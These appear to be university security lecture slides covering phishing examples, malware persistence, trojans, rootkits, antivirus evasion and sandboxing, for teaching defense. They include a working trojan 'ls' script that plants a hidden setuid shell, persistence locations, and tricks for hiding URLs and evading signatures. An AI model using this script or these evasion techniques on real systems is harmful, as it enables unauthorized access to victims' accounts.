
Deception via phishing

A package from the postal service ... “containing confidential personal information”



Deception via phishing

Weird URLs – I'd expect usps.com



Deception via phishing


Uh oh! A billing problem with my iTunes account

But the return address
is vormweg@t-online.de

vormweg@t-online.de sounds German
T-online is Deutsche Telekom

But "View Account Information" is a link to
<https://novoleather.com.tr/libraries/joomla/...>

Huh?



Deception via phishing – clean interfaces

Mail clients try show a clean interface, so they hide most mail headers

Fair enough: there are 71 lines of headers

If we look through them we see:


```
Return-path: <vormweg@t-online.de>
Received: from mailout07.t-online.de (mailout07.t-online.de [194.25.134.83])
  by st11p00im-smtpin012.me.com ...
Received: from fwd12.aul.t-online.de (fwd12.aul.t-online.de [172.20.26.241])
  by mailout07.t-online.de (Postfix) with SMTP id A510442E0CE3...
Received: from WIN-HDR00I256J4
  (EXJhz2Zeg ... 399RFV6EzsetTEwa+J5gJgtA@[89.43.30.27])
  by fwd12.t-online.de with (TLSv1:DES-CBC3-SHA encrypted)
  esmtp id 1efGxq-0LcoTl0; Sat, 27 Jan 2018 04:15:34 +0100
From: Apple ID <vormweg@t-online.de>
```

Mail headers can be forged but they give us
some opportunities to do basic forensics
... or at least set off alarms that there's something suspicious.

The first IP address we see is 89.43.30.27.

That's provided by the ISP Netinternet Bilisim Teknolojileri AS in Turkey

**Why is Apple sending me a message from Turkey, relaying it through Deutsche Telekom mail relays,
and sending it back to Apple?**



Advance Fee Scheme (Nigerian Letter, 419 Fraud)

From: JOHNSON JOHN <johnson.john347@yahoo.com>

Date: Fri, 2 Oct 2020 06:57:47 +0000 (UTC)

Subject: Mr Johnson John

Hello dear

I am an account officer with reputable bank here in I would love to build up a solid foundation with you in time coming if you can be able to help me in this business proposal. Listen, the total sum of 8 Million Euro I Hoped that you will not betray this trust and confident that I am about to repose on you for the mutual benefit of our both families So this is the reason why I contacted you, so that with me giving you all his information we can release the money to you as the nearest person to the deceased customer. Please I would like you to keep this proposal as top secret and delete if you are not interested. Upon receipt of your reply, I will send you full detail on how the business will be executed. Please if you're willing to participate with me and secure this fund for our both benefit kindly reply me yours sincerely, Please Reply me to this email addresse(johnsonjohn44john@gmail.com)

Mr Johnson John

Email ransom scams

From: <walder336@pinamail.com>

Date: 18 Sep 2020 15:44:54 -0400

Subject: Commercial offer

Hi!

Unfortunately, I have some bad news for you.

Several months ago, I got access to the device you are using to browse the internet.

Since that time, I have been monitoring your internet activity.

Being a regular visitor of adult websites, I can confirm that it is you who is responsible for this.

To keep it simple, the websites you visited provided me with access to your data.

I've uploaded a Trojan horse on the driver basis that updates its signature several times per day, to make it impossible for antivirus to detect it. Additionally, it gives me access to your camera and microphone.

Moreover, I have backed-up all the data, including photos, social media, chats and contacts.



Email ransom scams



...

Rest assured that I can easily send this video to all your contacts with a few clicks, and I assume that you would like to prevent this scenario.

With that in mind, here is my proposal:

Transfer the amount equivalent to 1500 USD to my Bitcoin wallet, and I will forget about the entire thing. I will also delete all data and videos permanently.

In my opinion, this is a somewhat modest price for my work.

You can figure out how to purchase Bitcoins using search engines like Google or Bing, seeing that it's not very difficult.

My Bitcoin wallet (BTC): 13dk8JbVeEKGmHq7aevbdVxjg2cHYFT4kg

You have 48 hours to reply and you should also bear the following in mind:

It makes no sense to reply me - the address has been generated automatically.

It makes no sense to complain either, since the letter along with my Bitcoin wallet cannot be tracked.

Everything has been orchestrated precisely.

Spear Phishing

- **Phishing**

- Email disguised to look like it's from a reputable company
- Cast a wide net
 - Go for quantity – send the message to a large group and hope for a small % of gullible victims


- **Spear phishing**

- Goal: target a specific individual or an organization
- Message contains some personal information to make the mail look more legitimate
 - Trusted sender (often personal)
 - Insider information
- The victim is more likely to think the message is legitimate



Gmail spear phishing

- **Hackers send email to contacts of compromised accounts**
 - Email contains an innocent-looking attachment from someone you know
- **When the user clicks the attachment**
 - A new tab opens that looks like the Google sign-in page
 - Login information goes to the attacker
- **Attackers log in to your account immediately**
 - Use one of your actual attachments & one of your actual subject lines
 - Send mail to people in your contact list
 - Mail contains a thumbnail image of the attachment
 - But the link is a script (but pre-padded with spaces)



<http://bgr.com/2017/01/17/gmail-phishing-attack-attachment-address-bar/>

Spear phishing: 2016 DNC attack

The 2016 Democratic National Committee (DNC) attack was facilitated by spear phishing

- **Russian hacking group Fancy Bear used bit.ly links**
 - Short URLs help mask malicious URLs
- **Redirect victims to a URL: looks like a legitimate Google accounts login page**
 - Prepopulated with the victim's Gmail address
- **From October 2015 – May 2016, 8,909 bit.ly links targeted 3,907 accounts**
 - 20 clicks on malicious links were recorded on hillaryclinton.com
 - 4 clicks were recorded on dnc.org

Hiding links

Goal: bypass email filters

- Use URL shorteners

- bit.ly, tinyurl.com, etc.
- **https://bit.ly/30zQv0u** vs.
http://www.poopybrain.com

- Use a different format

- **http://73.215.234.231** vs.
http://www.poopybrain.com
- Hexadecimal, octal, and decimal #s for IP addresses work too!

These are all equivalent!

<http://www.poopybrain.com>

<http://73.215.234.231>

<http://0111.0327.0352.0347>

<http://0x49.0xd7.0xea.0xe7>

<http://0x49D7EAE7>

<http://011165765347>

<http://1238887143>


<https://www.zdnet.com/article/spammers-use-hexadecimal-ip-addresses-to-evade-detection>

Calendar Injection

- **Attacker adds calendar event into a victim's calendar**
- **How?**
 - Malware
 - Email that automatically parses calendar invites
 - Web link
 - SMS link
- **Victim sees a new calendar event & is tricked into clicking to join a call**
 - Browser link can ask the user to "open" the program needed to run the conference
 - Program can be malware that gives the attacker access to the computer

Voice phishing

- 2020 saw a lot of email attacks to trick work-at-home employees to divulge access credentials to their corporate network
- **Hackers-for-hire offer voice phishing services**
 - Created lots of phishing pages targeting some of the world's biggest companies
 - Place calls to employees working at home
 - Explain that they are calling from the IT department to troubleshoot VPN issues
 - Goal: convince employee to divulge credentials
 - Hackers may create corporate LinkedIn profiles for deception



Bank of America Portal

Standard ID:

Domain Password:

A NEW One Time Password (OTP) is required for each login
An OTP can be generated [here](#) if you have registered on the Safepass portal.

**** This OTP is ONLY valid for 10 minutes and can ONLY be used once.**

One Time Password (OTP):

Domain:

SIGN ON

IMPORTANT NOTICE:
If you are unable to connect from your personal or vendor computer, update Citrix Receiver and VMware Horizon Client before contacting support.

LEGAL NOTICE
This is a private computer system restricted to those with proper authorization. If you are not authorized to access data on this system, disconnect immediately. Unauthorized user or access may be subject to prosecution or disciplinary action. Unless restricted by local law, all information, including any personal information, as well as encrypted communications on this system, including email and internet activity, are subject to review, monitoring, and recording at any time without notice or permission.

BANK OF AMERICA

<https://krebsonsecurity.com/2020/08/voice-phishers-targeting-corporate-vpns/>

Residence

Some ways in which malware lives in systems

Where can malware live?

Malware needs to run ... but wants to stay hidden

- **Affix itself to legitimate files (e.g., Word macros)**
- **Run at startup as a system service**
 - Ideally, disguise the name as a legitimate service
 - Or installed because the user thought it was a legitimate program (e.g., Adobe FlashPlayer installer)
- **Install as a browser plugin**
- **Modify a local hosts file to redirect specific web pages**
- **Install itself as an operating system extension or driver**
- **Modify the bootloader**
- **Sit in memory**

System services

- **System startup scripts, profiles, scheduled tasks (cron)**

- **Microsoft Windows registry: lots of locations!**

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler

- **macOS LaunchAgents**

/Library/LaunchAgents • /Library/LaunchDaemons. • ~/Library/LaunchAgents

/System/Library/LaunchAgents • /System/Library/LaunchDaemons

- Launch Daemons: run on behalf of root user (or other specified user)
- Launch Agent: run on behalf of logged-in user

- **Linux startup, profiles, preload**

- Boot scripts: /etc/rc.d/*, /etc/init.d
- Profiles: /etc/profile, /etc/bashrc, ~/.bashrc, ~/.bash_profile, ...
- LD_PRELOAD environment to load different libraries

Registry keys: <https://www.symantec.com/connect/articles/most-common-registry-key-check-while-dealing-virus-issue>

Bootloader (boot sector) viruses

- **Infect the Master Boot Record (MBR) of a drive**
 - Originally – infect boot sector of floppy drives
- **Infected code runs when the system is booted**
 - Will try to infect other disks
 - Used DOS commands to spread to floppy disks - we don't use floppy disks
- **Bootkits: malware to place code in the boot process**
 - Firmware or bootloader
 - Runs before the operating system starts!

Custom-made UEFI bootkit found lurking in the wild

Attackers are going to great lengths to gain the highest level of persistence.

Dan Goodin • October 5, 2020

For only the second time in the annals of cybersecurity, researchers have found real-world malware lurking in the UEFI, the low-level and highly opaque firmware required to boot up nearly every modern computer.

As software that bridges a PC's device firmware with its operating system, the UEFI—short for Unified Extensible Firmware Interface—is an operating system in its own right. It's located in a SPI-connected flash storage chip soldered onto the computer motherboard, making it difficult to inspect or patch the code. And it's the first thing to be run when a computer is turned on, allowing it influence or even control the OS, security apps, and all other software that follows.

Those characteristics make the UEFI the perfect place to stash malware, and that's just what an unknown attack group has done, according to new research presented on Monday by security firm Kaspersky Lab.

Analysis eventually showed that each time the firmware ran, it checked to see if a file titled IntelUpdate.exe was inside the Windows startup folder. If it wasn't, the UEFI image would put it there. IntelUpdate.exe, it turned out, was a small but important cog in a large and modular framework built for espionage and data gathering. IntelUpdate.exe acted as the first link in a long chain. It reported to an attacker-controlled server to download another link, which in turn, would download other links, all of which were customized to the profile of the person being infected.

<https://arstechnica.com/information-technology/2020/10/custom-made-uefi-bootkit-found-lurking-in-the-wild/>

Trojan Horses



FreakingNews.com

Trojan Horses

Program with two purposes

- **Overt purpose:** known to a user
- **Covert purpose:** unknown to a user

```
#!/bin/bash
cp /bin/sh /tmp/.xyz
chmod u+s,o+x /tmp/.xyz
rm /home/victim/bin/ls
ls $*
```

/home/victim/bin/ls

Name the script **ls**

Place it in someone's shell PATH to get them to execute it

You create a setuid shell to their ID

They think they just ran the real **ls** command

The program ends up copying the shell and making it *setuid* to the attacked user

Whenever the attacker runs, **/tmp/.xyz**, they will create a shell that will run under the victim's ID

Trojan Horses

- **What they might do**

- Add **backdoors** – secret access that bypasses OS authentication
- Enable remote camera access
- Run key loggers
- Run web clickers
- Enable proxy services (allow your machine to help anonymize connections)
- Run spam engines – enable the sending of spam
- Run DDoS engines – be part of a botnet running a DDoS attack
- Mine cryptocurrency

- **How do you get people to install them?**

- Lure the user to think it's useful software – *hacker tools, anti-virus tools*

Joker is No Laughing Matter: 64 New Variants Discovered in Less Than a Month


Aazim Yaswant • September 28, 2020

Recently, Zimperium found 64 variants of “Joker” trojans unreported by the anti-malware industry. These variants were found using the same malware engine powering zIPS on-device detection and Google’s App Alliance, proving that on-device detection capabilities are a must to ensure full protection of an enterprises’ endpoints. In this blogpost, we’ll review the general functionalities of Joker trojans and the new techniques used by these variants.

Joker trojans are malicious Android applications that have been known since 2017 for notoriously performing bill fraud and subscribing users to premium services.

The trojan’s main functionality is to load a dex file and perform malicious activities like inspecting the notifications or sending SMS messages to premium subscriptions.

Joker Flowchart



<https://blog.zimperium.com/joker-is-no-laughing-matter-64-new-variants-discovered-in-less-than-a-month/>

PDF, JavaScript

- **JavaScript can be dangerous (powerful scripting)**
 - Most browser security holes involve JavaScript
 - Deception via overlaying images, controlling clicks, form entry, etc.
 - PDF files now can contain JavaScript
 - Most PDF attacks use JavaScript
 - E.g., establish connection to a remote server
- **JavaScript can connect to other sites**
 - It can do things like port scans, connect to servers, download content
 - Any web site you connect to can leverage your machine

Source repositories

Do you just download and compile code from github?

- Or do you inspect it? ... or assume someone else has?

Hackers can plant Trojan horses (often back doors) in popular software

July 7, 2019

Canonical GitHub account hacked

Github account of Canonical Ltd, company behind the Linux Ubuntu distribution was hacked. Ubuntu distribution was safe

May 9, 2019

Hackers breached 3 US antivirus companies, researchers reveal

Source code, network access being sold online by "Fxmisp" collective for \$300,000

October 13, 2013

PHP source code compromised?

It was announced that the PHP website was hacked and serving malware. If the attackers had access to their internal servers, can we trust the PHP source code anymore?

<https://barracudalabs.com/2013/10/php-net-compromise/>

<https://www.helpnetsecurity.com/2011/09/01/linux-source-code-repository-compromised/>

<https://arstechnica.com/information-technology/2019/05/hackers-breached-3-us-antivirus-companies-researchers-reveal/>

Source repositories

June 28, 2018

Gentoo repository at GitHub hacked

Hackers gained access to the GitHub repositories and tampered the source code of Gentoo by introducing a malicious script to delete all of your files.

July 31, 2018

Homebrew's GitHub repository hacked

Eric Holmes, a security researcher gained access to Homebrew's GitHub repo easily.

Homebrew is a free and open-source software package management system with well-known packages like node, git, and many more. It simplifies the installation of software on macOS.

Sept 4, 2018

Almost 400k websites risk hacking, data theft via open .git repos

Smitka recently scanned 230 million "interesting" sites across the globe over one month and found 390,000 web pages with an open .git directory.

Rootkits

- **Mechanisms to**
 - Install software (usually malware)
 - Hide its existence
- **Goal**
 - A user or administrator can look around the system and not see anything abnormal
- **Started on Unix Systems in 1990**
 - NTRootkit in 1999
 - HackerDefender for Windows NT/2000/95 in 2003
 - Mac OS X rootkit in 2009
 - Stuxnet worm

Types of Rootkits

- **User mode**

- Replace commands
 - Replace common admin commands (*ps*, *ls*, *find*, *top*, *netstat*) with ones that conceal the existence of the intruder
- Intercept messages
- Patch commonly-used APIs
 - Use LD_PRELOAD to hook & intercept system calls & common library functions

- **Kernel mode**

- Installed as kernel modules
- Gives the rootkit unrestricted access
 - Can modify the system call table and any kernel structures
- Difficult to detect
 - All commands and libraries look normal

Sony BMG DRM (2005)

- **Sony didn't want you making copies of their music**
 - .. So they added **digital rights management** (DRM) software
- **When you played certain Sony music CDs on your computer, Sony installed a DRM package**
 - It modified the operating system to prevent copying the CD
- **Sony also installed a rootkit to “protect” the DRM software**
 - The software could not be installed
- **The software also phoned home every time you played the CD**

Hypervisor attacks

- **A system with no virtualization software installed but with hardware support for virtualization can have a hypervisor-based rootkit installed**
 - Hypervisor rootkit = replacement hypervisor
- **A hypervisor rootkit runs at a higher privilege level than the OS.**
 - The kernel may not be able to detect it
- **All device access goes through the hypervisor**
 - Memory page tables, interrupts, clock, display, disk I/O, network I/O, etc.

"You take the blue pill, the story ends. You wake up in your bed and believe whatever you want to believe. You take the red pill, you stay in Wonderland, and I show you how deep the rabbit hole goes."



Red pill refers to a human who is aware of the true nature of the **Matrix**

Rootkit based on Intel/AMD virtualization

- **The hypervisor *is* the rootkit**
- **Essentially undetectable**
 - OS, all system programs, all libraries, all applications, and all files look clean
 - Hypervisors are designed to be seamless – an OS cannot query to see if it's running on a hypervisor
- **Detection may be possible via a *timing attack***
 - Analyze time it takes for privileged operations to take place
 - An OS running on a hypervisor will take longer
 - You don't know if it's malicious, but you can suspect that you're running over a hypervisor
 - A really good blue pill will adjust the time – you'll need to check via the network

Detecting hypervisor attacks

Red Pill – detect the presence of a hypervisor (AMD & Intel)

- Intel/AMD **SIDT** instruction
 - Returns address of interrupt descriptor table register (IDTR)
 - IDTR has the memory location of the interrupt descriptor table
- The CPU has only one IDTR, so the VMM needs to juggle copies
- If the address of the interrupt descriptor table is higher in memory and not the typical address, that indicates the a VMM was swapping these values
- **Not foolproof!**

Hiding in a VM

- **Maze ransomware – 2020**
 - Demands \$100,000+ for decryption key
- **Uses virtual machines to distribute payload**
- **Attackers penetrate victim's network**
 - Lots of preparation: get lists of IP addresses inside the target's network
- **Deploy ransomware via VirtualBox virtual disk image**
 - Delivered inside of a Windows .msi installer file (>700MB): Windows 7 + malware
 - Copy of VirtualBox is also inside the installer
 - Allows this unprotected machine to run ransomware freely within the network
 - Install files, create scheduled tasks

<https://news.sophos.com/en-us/2020/09/17/maze-attackers-adopt-ragnar-locker-virtual-machine-technique/>

File-less malware

- **Anti-malware software catches a lot of malware via file scanning**
- **File-less malware**
 - Goal: escape detection by anti-virus software
 - Often leverage zero-day exploits for privilege escalation
 - Malware code resides in RAM or Windows registry
 - Registry entries can help restart scripts after a system has been restarted
 - Propagates through scripts (e.g., Windows PowerShell)
- **Still not common ... but its use is increasing**

Defenses

Access Control: File Protection

- **Embedded devices & older Microsoft Windows systems**
 - User processes ran with full admin powers
 - This made it incredibly easy to install malware – even kernel drivers
 - Still a problem with most embedded devices (routers, printers, ...)
- **Lack of file protection makes it easier to spread viruses**
 - But it can be a pain even if only your files are affected ... your content can get destroyed
 - Viruses can override DAC permissions
- **Warning users**
 - Today's systems warn users about requests for installation or elevated privileges
 - For Trojans, many users will enter their password and say “yes” – they think they want the software
- **Mandatory Access Control (MAC) permissions**
 - Can stop some viruses if users cannot install or override executable files
 - But macro viruses can still be a problem
 - Not practical in most environments

Anti-virus software

No way to recognize all possible viruses

Two main approaches

1. Signature-based
2. Heuristic analysis (Behavior-based)

Signature-based systems – pattern matching

- Anti-malware companies collect malware
 - Study software in sandboxed environments to see what it tries to do
- **Signature** = set of bytes that are considered to be unique to the malware
- **Signature scanning**:
 - Presence of those bytes in a file tells us the code is malicious

Defeating signatures

Viruses can defend themselves

- **Encryption:** encrypt most of the virus – decrypt on execution
 - Only pattern we can detect is the decryption code
- **Pack the code – unpack during execution**
 - Need run-time detection or else use a signature of the packer
 - **Packers** compress, encrypt, or simply *xor* the payload with a pattern.
- **Polymorphic viruses:**
 - Modify the code but keep it functionally equivalent
 - Add NOPs, use equivalent instruction sequences
 - This changes the signature
 - Do this each time the code propagates

Better yet...

- Write your own malware.
- Maybe you can get away with just writing a packer.

Static Heuristic Analysis

- **Detect previously unseen viruses & mutations**
- **Static heuristic analysis**
 - Decompile to source code
 - Compare source code with a database of known chunks of malicious code
 - Look for suspicious operations
 - Files, system calls, file operations
 - Packers, obscured code, library use
 - High score \Rightarrow flag file as suspicious

Dynamic heuristic analysis: behavior-based

- **Monitor process activity and stop the process if it is deemed malicious**
- **Sandboxing**
 - Anti-virus software can run suspected code in a sandbox – or interpreted environment – and see what it tries to do
- **Anomaly detection**
 - Look for abnormal-looking behavior patterns

Behavior-based detection tends to have higher false positive rates

Most AV products use signature-based & static heuristic detection

Block content types

- **Detection requires scanning incoming data streams**
 - But they can be encrypted
- **Malware within HTTP/SMTP content**
 - Admins often set up blacklists for SMTP attachments and HTTP content
 - **Blacklisting** = list of disallowed content – e.g., people might disallow windows EXE files.
 - **Whitelisting** = list of allowed content
 - White lists are preferable it harder to manage – form of *principle of least privilege*
 - There could be a huge number of acceptable file types.
 - Similarly, blacklists are dangerous since there are many formats that could transport executable files.
 - Microsoft lists 25 file formats that can be directly executable by double clicking
 - Attackers can exploit bugs in allowable content, such as PDF or Excel files

Removing admin rights helps a lot

From the BeyondTrust 2020 Microsoft Vulnerabilities Report

Product	Vulnerabilities	Critical Vulnerabilities	% of critical that could be mitigated by removing admin rights
Windows	667	170	80%
Windows Server	668	171	79%
Office	60	7	100%
IE & Edge	157	111	100%

Note: the analysis only covers known vulnerabilities

<https://www.beyondtrust.com/assets/documents/Microsoft-Vulnerabilities-Report-2020.pdf>

Sandboxes

Restricting applications

Running untrusted applications

- **Jail / container / VM solutions**
 - Great for running services
- **Not really useful for applications**
 - These need to be launched by users & interact with their environment

The sandbox

sand•box, 'san(d)-"bäks, *noun*. Date: 1688
: a box or receptacle containing loose sand: as **a**: a shaker for sprinkling sand on wet ink **b**: a box that contains sand for children to play in



- A restricted area where code can play in
- Allow users to download and execute untrusted applications with limited risk
- Restrictions can be placed on what an application is allowed to do in its sandbox
- Untrusted applications can execute in a trusted environment

***Jails & containers are a form of sandboxing
... but we want to focus on giving users the ability to run apps***

Application sandboxing

via system call hooking &
user-level validation

System Call Interposition

System calls interface with system resources

An application must use system calls to access any resources, initiate attacks ... and cause any damage


- Modify/access files/devices:
creat, open, read, write, unlink, chown, chgrp, chmod, ...
- Access the network:
socket, bind, connect, send, recv
- Sandboxing via **system call interposition**
 - Intercept, inspect, and approve an app's system calls

Example: Janus

- **Policy file** defines allowable files and network operations
- **Dedicated policy per process**
